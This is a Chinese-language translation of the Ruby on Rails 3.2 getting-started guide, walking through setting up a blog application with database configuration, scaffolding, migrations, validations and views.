# 1、起步

[Rails 初上手指南](http://guides.ruby-china.org/getting_started.html)

**1.1、Rails 初上手指南**

本指导手册涉及了使用和运行 Ruby on Rails，通过阅读本指导，你会了解到：

* （怎样）安装，创建一个新的 Rails 应用程序，并且将你的应用程序连接到数据库
* Rails 的一般（页面）布局
* MVC 的基本原则和 RESTful 设计（理念）
* 怎样迅速地开始一个 Rails 应用

**目录**

1. [手册假设](http://guides.ruby-china.org/getting_started.html#1)
2. [Rails 是什么](http://guides.ruby-china.org/getting_started.html#2)
   * [MVC 架构](http://guides.ruby-china.org/getting_started.html#2-1)
3. [Rails 的组件](http://guides.ruby-china.org/getting_started.html#3)
   * [Action Pack](http://guides.ruby-china.org/getting_started.html#3-1)
4. [REST](http://guides.ruby-china.org/getting_started.html#4)
5. [建立一个新的 Rails 应用程序](http://guides.ruby-china.org/getting_started.html#5)
   * [安装 Rails](http://guides.ruby-china.org/getting_started.html#5-1)
   * [Creating the Blog Application](http://guides.ruby-china.org/getting_started.html#5-2)
6. [配置一个数据库](http://guides.ruby-china.org/getting_started.html#6)
   * [配置一个 SQLite3 数据库](http://guides.ruby-china.org/getting_started.html#6-1)
   * [配置一个 MySQL 数据库](http://guides.ruby-china.org/getting_started.html#6-2)
   * [配置一个 PostgreSQL 数据库](http://guides.ruby-china.org/getting_started.html#6-3)
   * [配置一个用于 JRuby 平台的 SQLite3 数据库](http://guides.ruby-china.org/getting_started.html#6-4)
   * [配置一个用于 JRuby 平台的 PostgreSQL 数据库](http://guides.ruby-china.org/getting_started.html#6-5)
7. [Hello, Rails!](http://guides.ruby-china.org/getting_started.html#7)
   * [启动web服务](http://guides.ruby-china.org/getting_started.html#7-1)
   * [Rails 说 Hello"](http://guides.ruby-china.org/getting_started.html#7-2)
   * [设置应用程序主页](http://guides.ruby-china.org/getting_started.html#7-3)
8. [使用 Scaffolding 快速创建并运行](http://guides.ruby-china.org/getting_started.html#8)
9. [创建一个资源](http://guides.ruby-china.org/getting_started.html#9)
   * [执行数据迁移](http://guides.ruby-china.org/getting_started.html#9-1)
   * [添加一个 Link](http://guides.ruby-china.org/getting_started.html#9-2)
   * [Working with Posts in the Browser](http://guides.ruby-china.org/getting_started.html#9-3)
   * [The Model](http://guides.ruby-china.org/getting_started.html#9-4)
   * [添加一些验证](http://guides.ruby-china.org/getting_started.html#9-5)
   * [使用控制台](http://guides.ruby-china.org/getting_started.html#9-6)
   * [Listing All Posts](http://guides.ruby-china.org/getting_started.html#9-7)
   * [定制布局](http://guides.ruby-china.org/getting_started.html#9-8)
   * [建立新文章](http://guides.ruby-china.org/getting_started.html#9-9)
   * [显示一条 Post](http://guides.ruby-china.org/getting_started.html#9-10)
   * [编辑Posts](http://guides.ruby-china.org/getting_started.html#9-11)
   * [删除一个post](http://guides.ruby-china.org/getting_started.html#9-12)
10. [添加第二个Model（comment）](http://guides.ruby-china.org/getting_started.html#10)
    * [构造一个model](http://guides.ruby-china.org/getting_started.html#10-1)
    * [Associating Models](http://guides.ruby-china.org/getting_started.html#10-2)
    * [给Comments添加路由](http://guides.ruby-china.org/getting_started.html#10-3)
    * [构造一个 Controller](http://guides.ruby-china.org/getting_started.html#10-4)
11. [重构](http://guides.ruby-china.org/getting_started.html#11)
    * [Rendering Partial Collections](http://guides.ruby-china.org/getting_started.html#11-1)
    * [Rendering a Partial Form](http://guides.ruby-china.org/getting_started.html#11-2)
12. [Deleting Comments](http://guides.ruby-china.org/getting_started.html#12)
    * [Deleting Associated Objects](http://guides.ruby-china.org/getting_started.html#12-1)
13. [Security](http://guides.ruby-china.org/getting_started.html#13)
14. [Building a Multi-Model Form](http://guides.ruby-china.org/getting_started.html#14)
15. [View Helpers](http://guides.ruby-china.org/getting_started.html#15)
16. [What’s Next?](http://guides.ruby-china.org/getting_started.html#16)
17. [Configuration Gotchas配置陷阱](http://guides.ruby-china.org/getting_started.html#17)

这个指导手册适用与 Rails 3.2，有些代码在 Rails 早期版本可能无法正常运行。

**1 手册假设**

本指导设计给那些想大概的了解 Rails 应用创建的初学者。这里假设你对 Rails 没有任何预先的了解。要得到（本手册的）知识，你需要预先安装：

* [Ruby](http://www.ruby-lang.org/en/downloads) 1.8.7 或者更高版本

注意 Ruby 1.8.7 p248 和 p249 有 marshaling bugs ，会与 Rails 3.0 发生冲突。Ruby 1.8.7 p248 和 p249在 发行版 1.8.7-2010.02 已经得到解决。Ruby 1.9 下 Ruby 1.9.1 不能使用，因为它在 Rails 3.0 上会出现 segfaults 错误，因此如果你希望使用 Rails 3 和 1.9.x ，更新版本到 1.9.2 就可以安全地使用 Rails。

* [RubyGems](http://rubyforge.org/frs/?group_id=126) 包管理系统
  + 如果你想了解更多关于 RubyGems 的知识，请阅读 [RubyGems User Guide](http://docs.rubygems.org/read/book/1)
* 安装 [SQLite3 Database](http://www.sqlite.org)

Rails 是一个基于 Ruby 程序语言的 web 程序框架。如果你没有预先的学习 Ruby，你会发现直接的入门 Rails 学习很有跨度。这里有一些免费 Ruby 的学习资源。

* [Mr. Neighborly’s Humble Little Ruby Book](http://www.humblelittlerubybook.com)
* [Programming Ruby](http://www.ruby-doc.org/docs/ProgrammingRuby/)
* [Why’s (Poignant) Guide to Ruby](http://mislav.uniqpath.com/poignant-guide/)

同样，你可以在 [rails github](https://github.com/rails/rails) 仓库找到这个教程的示例代码，本教程在（rails/railties/guides/code/getting\_started）。

**2 Rails 是什么**

这个章节开始就 Rails 框架的背景和来源做一个详细的描述。你可以安全的跳过这个章节并且在以后再回过头来看它。第三节你会开始你的的 Rails 之旅上的第一个 Rails 应用程序。

Rails是一个使用 Ruby 语言编写的的 web 框架应用程序。其设计目的是为了让每个着手开始编写 web 应用程序的开发人员更加容易的完成工作。它允许你写最少的代码完成超过其他任何语言和框架所完成的工作。经验丰富的 Rails 开发人员还告诉我们通过 Rails 使设计 web 应用程序更快乐。

Rails 是一个值得骄傲的软件。它使得我们以最好的方式去做事情，它也鼓励这种方式——并在某些情况下，鼓励替代的思想，如果你学习 “Rails 方式” 你将会适时的发现生产力的巨大增长。如果你固守在来自其他语言的旧的习惯去进行你的 Rails 开发，以以它地方学来的模式尝试 Rails，那么你将会得到很少的快乐的经历。

Rails 理念包含几个指导原则

* DRY – 不要自己重复——建议一次又一次编写同样的代码是一件坏事请
* 约定优于配置——意思是 Rails 假设对于你想做什么以及你想怎么做的事情，刻意的做很少的事情比编写无尽的配置文件更好

**2.1 MVC 架构**

Model，View，Controller架构是 Rails 的核心，通常称之为 MVC。MVC 的优点如下:

* 用户界面与业务逻辑的分离
* 很容易使得代码保持 DRY # “Don’t Repeat Yourself”
* 明确代码的不同之处使之跟容易维护

**2.1.1 模型（ Models ）**

模型代表了应用程序的信息（数据）和操纵这些数据的规则。在 Rails 中， models 主要用于管理数据表和相应的规则的互动。在大多数情况，在你数据库中的每个表都会和你的应用程序互动。你应用程序的逻辑业务将会集中放置在 models 中。

**2.1.2 视图（ Views ）**

View代表了应用程序的用户界面。在 Rails 中，Views 通常是嵌入了执行演示数据任务的Ruby代码的HTML文件。Views完成了给web浏览器或者其他工具用于提出来自你的程序的请求提供数据。

**2.1.3 控制器（ Controllers ）**

Controllers 提供了 Models 和 Views 间的粘合。在 Rails 中，Controllers 响应来自 Web 浏览器请求的进程，向 Models 询问数据并将数据传递给 Views 呈现。

**3 Rails 的组件**

Rails 关联着许多独立的组件。对这些组件在下面给出简要的解释。如果你是 Rails 的新人，当你阅读到这个部分时，不要忽视任何一个组件的描述，但也没有必要了解的过于深入。例如，我们会构造应用骨架，但你不需要了解有关构造应用骨架的深层知识。

* Action Pack
  + Action Controller
  + Action Dispatch
  + Action View
* Action Mailer
* Active Model
* Active Record
* Active Resource
* Active Support
* Railties

**3.1 Action Pack**

Action Pack 是一个单独的包它包含了 Action Controller, Action View and Action Dispatch（传输调度）。是 MVC 的 VC 部分。

**3.1.1 Action Controller**

Action Controller 是在 Rails 中管理控制的组件。 The Action Controller 框架进程收到 Rails 应用程序的请求，提取参数，以及调度他们到具有相应义务的动作。这些服务是由 Action Controller 提供，包含会话管理、模板渲染、重定向功能。

**3.1.2 Action View**

Action View 管理你的 Rails 应用程序的视图。它可以创建 HTML 和 XML 作为默认输出。Action View 管理模板渲染，包含嵌套和局部模板，以及内置的 AJAX 支持。View templates 更多的更详细的内容在 [Layouts and Rendering](http://guides.rubyonrails.org/layouts_and_rendering.html) 被提及。

**3.1.3 Action Dispatch**

Action Dispatch 处理了你和其他部分的应用程序的路由——一些Web请求以及你的配置。Rack applications 是更高级的模块，你可以到 [Rails on Rack](http://guides.rubyonrails.org/rails_on_rack.html) 了解它。

**3.1.4 Action Mailer**

Action Mailer 是一个营造 E-mail 服务的框架。你可以使用 Action Mailer 去发送、接收 Email 。

**3.1.5 Active Model**

Active Model 提供了 Action Pack gem 服务和 Object Relationship Mapping gems 之间的接口定义，比如 Active 记录。Active Model 允许 Rails 在 Active Record 部分采用其他 ORM 框架如果你的应用程序需要。

**3.1.6 Active Record**

Active Record 是一个 Rails 应用程序的 Models 根本。它提供有 CRUD 功能独立的数据库，有高级的查找、与另一个 Models 关联的能力，支持几乎所有数据库服务。

**3.1.7 Active Resource**

Active Resource 提供一个管理目标业务和 RESTful web 服务之间连接的框架。它实现了使用 CRUD 语义测绘 web-base 资源到本地目标。

**3.1.8 Active Support**

Active Support 是一个广泛收集实用工具类和标准的 Ruby 库的扩展，它们由的核心代码和您的应用程序决定。

**3.1.9 Railties**

Railties 是在 Rails 代码中创建新 Rails 应用以及在任何 Rails 应用中把粘和各种插件在一起的核心。

**4 REST**

Rest作为具有代表性的状态传输是 RESTful 架构的基础。普遍认为它来自 Roy Fielding’s doctoral 的博士论文 《"Architectural Styles and the Design of Network-based Software Architectures":http://www.ics.uci.edu/~fielding/pubs/dissertation /top.htm》 当你阅读这篇论文的时候,（可以发现）REST 在 Rails 下面可以归纳为下面的主要原则：

* 使用资源标识符比如 URLs 去表现资源
* Transferring representations of the state of that resource between system components.在系统组件之间转移（传送）资源的状态

例如，下面的 HTTP 请求：

DELETE /photos/14

（系统）将会明白参照 ID 为 14 的 phone 资源，注明删除该资源。 REST 的自然风格去架构 web 应用程序， Rails 通过这样的钩子，使你避免了许多复杂的 RESTful 和浏览器之间的差异。

如果你想要了解更多关于 REST 架构风格, 以下这些资源可能比 Fielding 的论文更平易近人一些。

* [A Brief Introduction to REST](http://www.infoq.com/articles/rest-introduction) by Stefan Tilkov
* [An Introduction to REST](http://bitworking.org/news/373/An-Introduction-to-REST) (video tutorial) by Joe Gregorio
* [Representational State Transfer](http://en.wikipedia.org/wiki/Representational_State_Transfer) article in Wikipedia
* [How to GET a Cup of Coffee](http://www.infoq.com/articles/webber-rest-workflow) by Jim Webber, Savas Parastatidis & Ian Robinson

**5 建立一个新的 Rails 应用程序**

学习（使用）本指导的最好方式是跟随这里描述的每一步，不写代码或者没有例子所需的步骤会使得这个例子被冷落，你可以根据文字描述的步骤一步接着一步的操作。如果你需要完整的代码你可以从这里下载 [Getting Started Code](https://github.com/lifo/docrails/tree/master/guides/code/getting_started) 。

如果你跟随这个指导，你将会创建一个叫做 blog 的 Rails 项目——一个非常简单的网络博客。当你准备开始构建这个项目之前你需要确保 Rails 已经完全安装。

下面例子中使用 `#` 和 `$` 来表示 终端提示。如果你正在使用 Windows 提示可能会这样 `c:\source\_code>`

**5.1 安装 Rails**

通过方便的 RubyGems 提供的 gem install，安装 Rails：

|  |
| --- |
| $ gem install rails |

如果你在 Window 下面工作，你可以使用 [Rails Installer](http://railsinstaller.org) 快速安装 Ruby and Rails。

确认所有的（依赖）安装正确，你应该运行如下命令：

|  |
| --- |
| $ rails --version |

如果终端提示类似这样的文字 “Rails 3.2.2” 那么你已经准备好继续了。

**5.2 Creating the Blog Application**

开始，打开一个 terminal,导航至一个你有权限创建文件的文件夹，并输入：

|  |
| --- |
| $ rails new blog #--skip-bundle    # Don't run bundle install这样在国内就不会由于连不上gem即便上能够上也会很慢半天没反映 可以尝试使用 淘宝gem镜像 |

这里将创建一个名叫 Blog 的 Rails 应用程序在名称为 blog 的目录中。

你可以通过运行 rails new -h，查看 Rails 应用程序创建器的所有命令（开关）。 当你创建了这个 blog 程序，跳转到它所在的文件夹中（直接对这个程序编辑）.

|  |
| --- |
| $ cd blog |

命令 rails new blog 将会创建一个名为 blog 的文件夹在你的工作目录中。目录 blog 包含一些自动生成的文件它构成了 Rails 应用程序的结构。在这个体验中的大多数的工作都是在 app/ 这个文件夹中完成的，这里对 Rails 默认创建的每一个文件和文件夹的功能做出了一个概述：

|  |  |
| --- | --- |
| **File/Folder** | **Purpose** |
| app/ | 包含 controllers, models, views 和 你应用程序的 assets（资源），再接下面的手册中你主要的注意力应该放在这里。 |
| config/ | 配置你的应用程序的运行的规则，（url）路由，数据库和其他，更多的信息查看 [Configuring Rails Applications](http://guides.rubyonrails.org/configuring.html) |
| config.ru | 基于 Rack 服务器使用这个应用程序的 Rack 配置用于开始应用程序（Rack configuration for Rack based servers used to start the application） |
| db/ | 显示你当前的数据库结构（database schema），同样也显示数据迁移。 |
| doc/ | 应用程序的（深入）全面的文档。 |
| Gemfile Gemfile.lock | 这个文件让你可以（添加）你的 Rails 所需要的特殊的 Gem 依赖关系。这个文件被 Bundler gem 使用，更多的信息查看 [the Bundler website](http://gembundler.com) |
| lib/ | 应用程序用到的扩展库（本手册没有涉及） |
| log/ | 应用程序的日志文件 |
| public/ | 这是外部可见的唯一文件夹。包含静态文件和编译资源。 |
| Rakefile | 这个文件定位和载入能够在命令行中运行的任务。这个任务定义贯穿整个 Rails 的组件。除了修改 Rakefile，你更应该添加你自己的任务的文件到你的应用程序的 lib/tasks 目录。 |
| README.rdoc | 这是一个简单的说明手册。你需要编辑这个文件告诉其他人你的应用程序可以做什么，怎么安装等等。 |
| script/ | 包含运行你的 app 的 rails 脚本，或者其他用来配置或运行你的应用程序的 scripts。 |
| test/ | 单元测试， fixtures，或者其他 test 工具。他们在 [Testing Rails Applications](http://guides.rubyonrails.org/testing.html) 里面有完整的讲述。 |
| tmp/ | 临时文件 |
| vendor/ | 放置第三方代码的地方。在一个典型的 Rails 应用程序中，这里包含 Ruby Gems，Rails 源代码（如果你把 Rails 安装到你的项目中）还包含一些预先包装好的额外的插件 |

**6 配置一个数据库**

几乎每个 Rails 应用程序都会和一个数据库交互。使用的数据库在一个配置文件 config/database.yml 中被指定。如果你打开一个在新的 Rails 应用程序的中的配置文件，你将会看到默认的数据库被配置使用 SQLite3。这个文件包含 Rails 默认能够运行的三个不同环境的部分：

* development 环境被使用在你的开发/本地计算机作为你与应用程序的手动交互。
* test 环境被使用来运行自动测试。
* production 环境在你部署你的应用程序给所有人使用的时候使用。

你不需要必须手动的更新数据库配置。如果你查看应用程序创建器的选项，你将会发现其中一个选项叫—— database。这个选项允许你从最常使用的关系数据库列表中选择一个适配器。你甚至可以反复运行创建器命令： cd .. && rails new blog —database=mysql。当你确认重写 config/database.yml 文件，你的应用程序将会被配置为 MySQL 替代 SQLite。这些一般数据库连接的详细的例子在下面。

**6.1 配置一个 SQLite3 数据库**

Rails 内置支持 [SQLite](http://www.sqlite.org/) ，这是一个轻量级的非服务器，（serverless）数据库应用程序。即使一个繁忙的产品环境可能会超出 SQLite （所能），它在开发和测试环境能够很好的工作。Rails 在创建一个新的项目的时候默认使用一个 SQLite 数据库，但是你总是可以在以后改变它。

这里是一个开发环境（数据库）连接信息默认配置文件(config/database.yml)的节选：

development:

adapter: sqlite3

database: db/development.sqlite3

pool: 5

timeout: 5000

在这个教程中我们使用一个 SQLite3 数据库来存储数据，因为它是一个零配置数据库其就可以工作。Rails 同样也支持 MySQL 和 PostgreSQL “开箱即用的”，以及很多数据库系统的插件。如果你正在产品环境中使用一个数据库大多数情况下 Rails 都有一个与之相应的插件。

**6.2 配置一个 MySQL 数据库**

如果你选择使用一个 MySQL 替代（项目初始化）附带的 SQLite3 数据库，你的 config/database.yml 将会看起来有些不同。这里是 development 部分：

development:

adapter: mysql2

encoding: utf8

database: blog\_development

pool: 5

username: root

password:

socket: /tmp/mysql.sock

如果你的开发电脑的 MySQL 安装的时候包含了一个名叫 ‘root’ 的用户以及一个空密码，这个配置文件应该会为你工作。否则，在 development 部分模式更改为合适的用户名和密码。

**6.3 配置一个 PostgreSQL 数据库**

如果你选择使用 PostgreSQL，你的 config/database.yml 将会定制来使用 PostgreSQL 数据库：

development: adapter: postgresql encoding: unicode database: blog\_development pool: 5 username: blog password:

**6.4 配置一个用于 JRuby 平台的 SQLite3 数据库**

如果你选择使用 SQLite3 并且使用 JRuby，你的 config/database.yml 将会看起来有点不同。这里是 development 部分：

development: adapter: jdbcmysql database: blog\_development username: root password:

**6.5 配置一个用于 JRuby 平台的 PostgreSQL 数据库**

最后如果你选择使用 PostgreSQL 并且正在使用 JRuby，你的 config/database.yml将会看起来有点不同。这里是 development 部分：

development: adapter: jdbcpostgresql encoding: unicode database: blog\_development username: blog password:

**7 Hello, Rails!**

传统的方式之一，开始使用一种新的（命令）语法并得到快速掠过的文字。要得到这样的结果你需要使你的 Rails 程序运行。


**7.1 启动web服务**

你实际上已经有了一个 Rails 功能的应用程序了。看一看它，你需要在你的生产机器上启动一个 web 服务，你可以这样来启动。

|  |
| --- |
| $ rails server |

编译 CoffeeScript 到 JavaScript需要一个 JavaScript 运行库，确实一个运行库将会给出一个 execjs error。通常 Mac OS X 和 Windows 自带了一个 JavaScript 运行库。Rails 添加了 therubyracer gem 到 Gemfile 的注释行中如果你需要可以取消对它的注释。therubyrhino 推荐 JRuby 使用并且默认添加到 Gemfile 中如果应用程序在 JRuby 中创建。你可以查看所有的支持的运行库 [ExecJS](https://github.com/sstephenson/execjs#readme%E3%80%82)

这里默认将开启一个 WEBrick 服务器的的实例（Rails 也可能使用一些其他的 web 服务器）。查看你的应用程序的行为，打开一个浏览器并且导航到 127.0.0.0：3000 你将会看到一个 Rails 默认的信息页面。



要终止 web 服务，在命令运行的终端中按下 Ctrl+C 。在开发环境模式中，Rails 一般不需要你停止服务；你所做的更改将自动的编译进需要的文件中并且重启服务。

这个欢迎界面体现了一个新的 Rails 应用程序创建成功（通过了 Rails 的自检）。你可以点击‘ About your application’s environment’查看你的应用程序运行环境摘要信息。

**7.2 Rails 说 Hello"**

要使 Rails 说出（显示）“你好”，你还需要创建一个最小的 controller 和 view。幸运的是，你可以完成这些通过一行命令。在终端中输入：

|  |
| --- |
| $ rails generate controller welcome index |

提示: 如果你在输入这个命令的时候出现没有这个命令错误，你需要明确的使用 ruby 来执行 Rails 命令。

Rails 将会为你创建一些文件，包含 `app/views/home/index.html.erb` 。这个模板会用来显示在 home controller 中的 index action (method) 的结果。在文本编辑器中打开这个文件并输入：

<h1>Hello, Rails!</h1>

**7.3 设置应用程序主页**

现在我们已经创建了 controller 和 view，我们还需要告诉 Rails 我们想在什么时候显示出来。在本例中，我们想让它在我们导航至站点 url 根目录 <http://localhost:3000> 的时候替代 “Welcome Aboard” 显示。

首先移除应用程序中的默认页面。

|  |
| --- |
| $ rm public/index.html |

我们必须这样做因为，Rails将会传送任何在public的静态文件优先于我们在 controllers生成的动态（显示）内容。

现在你还必须告诉 Rails 你实际上的主页在哪里。在文本编辑器中打开 config/routes.rb 。这是你应用程序的路由文件，它采用 DSL 语言囊括了告诉 Rails 怎样连接请求信息到 controllers 和 actions的所有条目。这个文件包含许多简单的路由命令，其中一条实际上是用于告诉我们怎样连接你站点根目录到一个指定的controller and acti。找到以root :to开头的那一行，注释掉它改成如下内容：

|  |
| --- |
| Blog::Application.routes.draw do      #...    # You can have the root of your site routed with "root"    # just remember to delete public/index.html.    root :to => "welcome#index" |

root :to => "welcome#index"告诉 Rails 映射请求到应用程序的root action到 home 控制器的 index action。

现在你在浏览器中导航至 <http://localhost:3000> ，你将会看到“Hello, Rails!”.

更多的信息请参见 [Rails Routing from the Outside In](http://guides.ruby-china.org/routing.html).

**8 使用 Scaffolding 快速创建并运行**

是一个快速的方法产生应用程序的一些重要组成。如果你想使用一种简单的操作为新资源创建models,views和controllers，Scaffolding是一个不错的工具。

**9 创建一个资源**

在本示例中的 blog 应用程序，你可以使用 scaffolded 产生 post 资源：它表现为一个简单的 blog posting。要完成这些，在终端输入如下命令：

|  |
| --- |
| rails generate scaffold Post name:string title:string content:text |

创建器将会在应用程序中的一些文件夹中生成一些文件，并且还会编辑 config/routes.rb。下面这些产生的文件的大概说明：

|  |  |
| --- | --- |
| **File/Folder** | **Purpose** |
| db/migrate/20100207214725\_create\_posts.rb | 将创建的posts表单迁移到你的数据库（会在你的命名前面加上时间） |
| app/models/post.rb | Post模型 |
| test/unit/post\_test.rb | Unit testing harness for the posts model |
| test/fixtures/posts.yml | 模拟测试post |
| config/routes.rb | Edited to include routing information for posts |
| app/controllers/posts\_controller.rb | The Posts controller |
| app/views/posts/index.html.erb | 一个显示所有post的视图 |
| app/views/posts/edit.html.erb | 一个编辑post的视图 |
| app/views/posts/show.html.erb | 一个显示一条post的视图 |
| app/views/posts/new.html.erb | 一个创建post的视图 |
| app/views/posts/\_form.html.erb | 一个局部用于控制编辑和创建新视图的整体视效的表单 |
| test/functional/posts\_controller\_test.rb | Functional testing harness for the posts controller |
| app/helpers/posts\_helper.rb | 使用post的helper |
| test/unit/helpers/posts\_helper\_test.rb | Unit testing harness for the posts helper |
| app/assets/javascripts/posts.js.coffee | CoffeeScript for the posts controller |
| app/assets/stylesheets/posts.css.scss | Cascading style sheet for the posts controller |
| app/assets/stylesheets/scaffolds.css.scss | Cascading style sheet#层叠样式 to make the scaffolded views look better |

即便是scaffolding使你创建和运行非常快捷，但是产生的代码不可能完美的适合你的应用程序。你大多 数都需要定制产生的代码。很多有经验的Rails开发人员完全不使用scaffolding，宁愿从头编写全部的代码。Rails，无论如何，使得为生成 的models，controllers，views或者其他代码编定制模板非常简单。你可以在 [Creating and Customizing Rails Generators & Templates](http://guides.rubyonrails.org/generators.html) 看到更多信息。

**9.1 执行数据迁移**

rails generate scaffold 命令的一个产物就是数据迁移。Migrations是一个ruby类被设计用来使数据库表单的创建和修改变得简单。Rails使用rake命令来执行迁移，它还可以撤销已经应用的修改。 迁移文件名包含了一个时间戳确保了迁移能够完成。

如果你查看 db/migrate/20100207214725\_create\_posts.rb 这个文件(记住，你得到的可能会有略微不同),你将会发现：

|  |
| --- |
| class CreatePosts < ActiveRecord::Migration    def change      create\_table :posts do |t|      t.string :name      t.string :title      t.text :content        t.timestamps      end    end  end |

整个 migration 创建了一个名叫 change 的方法，该方法在你运行这个 migration 的时候被调用。这个方法中定义的行为也是可逆的，那就是说 Rails 知道怎样逆向改变这个migration，如果你需要恢复到上一次数据。默认情况下，当你运行这个 migration，他将会创建一个包含两个字符串列和一个 text 列的表单。关于 Rails migration 的更多信息请阅读 [Rails Database Migrations](http://guides.rubyonrails.org/migrations.html) 手册。

这个时候，你可以使用 rake 命令运行 migration 了：

|  |
| --- |
| rake db:migrate |

Rails 将会执行这个 migration 命令并且通知你它创建了 Post 表单。

|  |
| --- |
| ==  CreatePosts: migrating ====================================================  -- create\_table(:posts)     -> 0.0019s  ==  CreatePosts: migrated (0.0020s) =========================================== |

由于你默认工作在开发环境中，这个命令将会应用于开发环境会话的数据库位于你的config/database.yml 中。如果你想执行 migration 在其他环境中，比如以产品（环境）为实例，你必须明确调用的通过命令行中执行：rake db:migrate RAILS\_ENV=production。

**9.2 添加一个 Link**

你已经创建好的 post 挂到主页上，你可以通过添加一个 link 到主页。打开 app/views/home/index.html.erb 并且按照下面所示更改：

|  |
| --- |
| <h1>Hello, Rails!</h1>  <%= link\_to "My Blog", posts\_path %> |

这个链接方法是 Rails 在 view helpers 的内建方法之一 。它创建一个基于文字的超级链接并显示到哪里，在这个实例中（跳转）到 posts。

**9.3 Working with Posts in the Browser**

现在你已经准备好在 posts 中工作了。导航至 [http://localhost:3000](http://localhost:3000%EF%BC%8C%E5%B9%B6%E4%B8%94%E7%82%B9%E5%87%BB) “My Blog” 链接。



这就是 Rails 渲染你的 posts 视图后的结果。在你点击 “New Post” 链接并创建一个新的 post 之前，数据库里面是没有任何 post 的。随后你可以编辑，查看详细内容，或者删除他们。post 的所有的 logic 和 HTML 都是通过 rails generate scaffold 命令生成的。

在开发模式中（你的默认工作模式），Rails 会在每个浏览器请求的时候重新载入你的应用程序，因此你不需要停止或者重启 web 服务。

恭喜，你已经驯服了 rails！现在是时候去看看它的所有工作了

**9.4 The Model**

The model file, app/models/post.rb is about as simple as it can get:

|  |
| --- |
| class Post < ActiveRecord::Base      attr\_accessible :content, :name, :title  end |

这里有可能不一致——但是注意 Post 类继承于 ActiveRecord::Base。Active Record 免费为你的 models 提供了强大的功能，包括基本数据库的 CRUD（创建，读取，更新，删除）操作，数据验证，以及复杂的的查询与其它数据表单多关联的字段的支持能力。

**9.5 添加一些验证**

Rails 包含一些帮助你验证发送到models的数据的方法。打开 app/models/post.rb 并编辑：

|  |
| --- |
| class Post < ActiveRecord::Base    attr\_accessible :content, :name, :title    validates :name,  :presence => true    validates :title, :presence => true,   :length => { :minimum => 5 }  end |

这些更改会确保所有的 post 都有一个 name 和 titile 并且 title 长度至少五个字符。Rails 可以验证很多种字段，比如字段能否为空和独特性，字段的格式，以及字段的关联。验证详细描述在 [Active Record Validations and Callbacks](http://guides.ruby-china.org/active_record_validations_callbacks.html#validations-overview)

**9.6 使用控制台**

要想在action里面查看你的验证你可以使用 console。console 是一个可以让你在你的应用程序的上下文中执行 Ruby 代码的命令行工具：

|  |
| --- |
| $ rails console |

默认的 console 将会改变你的数据库。你可以通过运行 rails console —sandbox,这样你可以（在退出控制台后）回滚你的任何操作

在载入控制台后，你可以使用它来对你应用程序的models进行工作：

|  |
| --- |
| >> p = Post.new(:content => "A new post")  => #<Post id: nil, name: nil, title: nil,       content: "A new post", created\_at: nil,       updated\_at: nil>  >> p.save  => false  >> p.errors.full\_messages  => ["Name can't be blank", "Title can't be blank", "Title is too short (minimum is 5 characters)"] |

这段代码演示了创建一个 Post 实例，并企图保存到数据库并得到一个 false 的返回值（说明保存失败的原因），检查 post 的错误信息。

当你操作完成，输入 exit 并回车退出 console。

不像开发环境的 web 服务器 console 不会自动导入你每行输入的新的代码。如果你改变了你的 models 并且 console 是打开的，输入 reload! 那么 console 会立即导入他们。

**9.7 Listing All Posts**

Let’s dive into the Rails code a little deeper to see how the application is showing us the list of Posts.让我们深入 Rails 代码一点点，去看看程序是怎样展示 post 列表给我们的。打开文件 app/controllers/posts\_controller.rb 并且查看 index action：

|  |
| --- |
| def index    @posts = Post.all      respond\_to do |format|      format.html  # index.html.erb      format.json  { render :json => @posts }    end  end |

Post.all 调用 Post model 并返回当前在数据库中的所有 post 为一个 Post 记录的数组。并且我们将这个数组存储在一个叫做@posts的实例变量中。

有关 Active Record 更多的信息，可以查看 [Active Record Query Interface](http://guides.ruby-china.org/active_record_querying.html) 相关记录。

这个 respond\_to 块处理了这个动作的 HTML 和 JSON 请求。如果你浏览 [http://localhost:3000/posts.json](http://localhost:3000/posts.json%EF%BC%8C%E4%BD%A0%E5%B0%86%E4%BC%9A%E7%9C%8B%E5%88%B0%E4%B8%80%E4%B8%AA) JSON 包含着所有的 post。这个 HTML 格式在app/views/posts/ 的 view 中查找相对应的动作名称。Rails 使来自 action 的所有的（可用的）实例变量对应到view。

|  |
| --- |
| <h1>Listing posts</h1>    <table>    <tr>      <th>Name</th>      <th>Title</th>      <th>Content</th>      <th></th>      <th></th>      <th></th>    </tr>    <% @posts.each do |post| %>    <tr>      <td><%= post.name %></td>      <td><%= post.title %></td>      <td><%= post.content %></td>      <td><%= link\_to 'Show', post %></td>      <td><%= link\_to 'Edit', edit\_post\_path(post) %></td>      <td><%= link\_to 'Destroy', post, :confirm => 'Are you sure?', :method => :delete %></td>    </tr>  <% end %>  </table>    <br />    <%= link\_to 'New post', new\_post\_path %> |

这个 view 迭代 @posts 数组所有的内容并显示相关的内容和链接。关于视图备注一些信息：

* link\_to 创建一个超链接到一个地方
* edit\_post\_path 和 new\_post\_path 是 Rails 提供的 RESTful 路由向导。你将会在不同 controller 看到一系列的不同的 actions helpers。

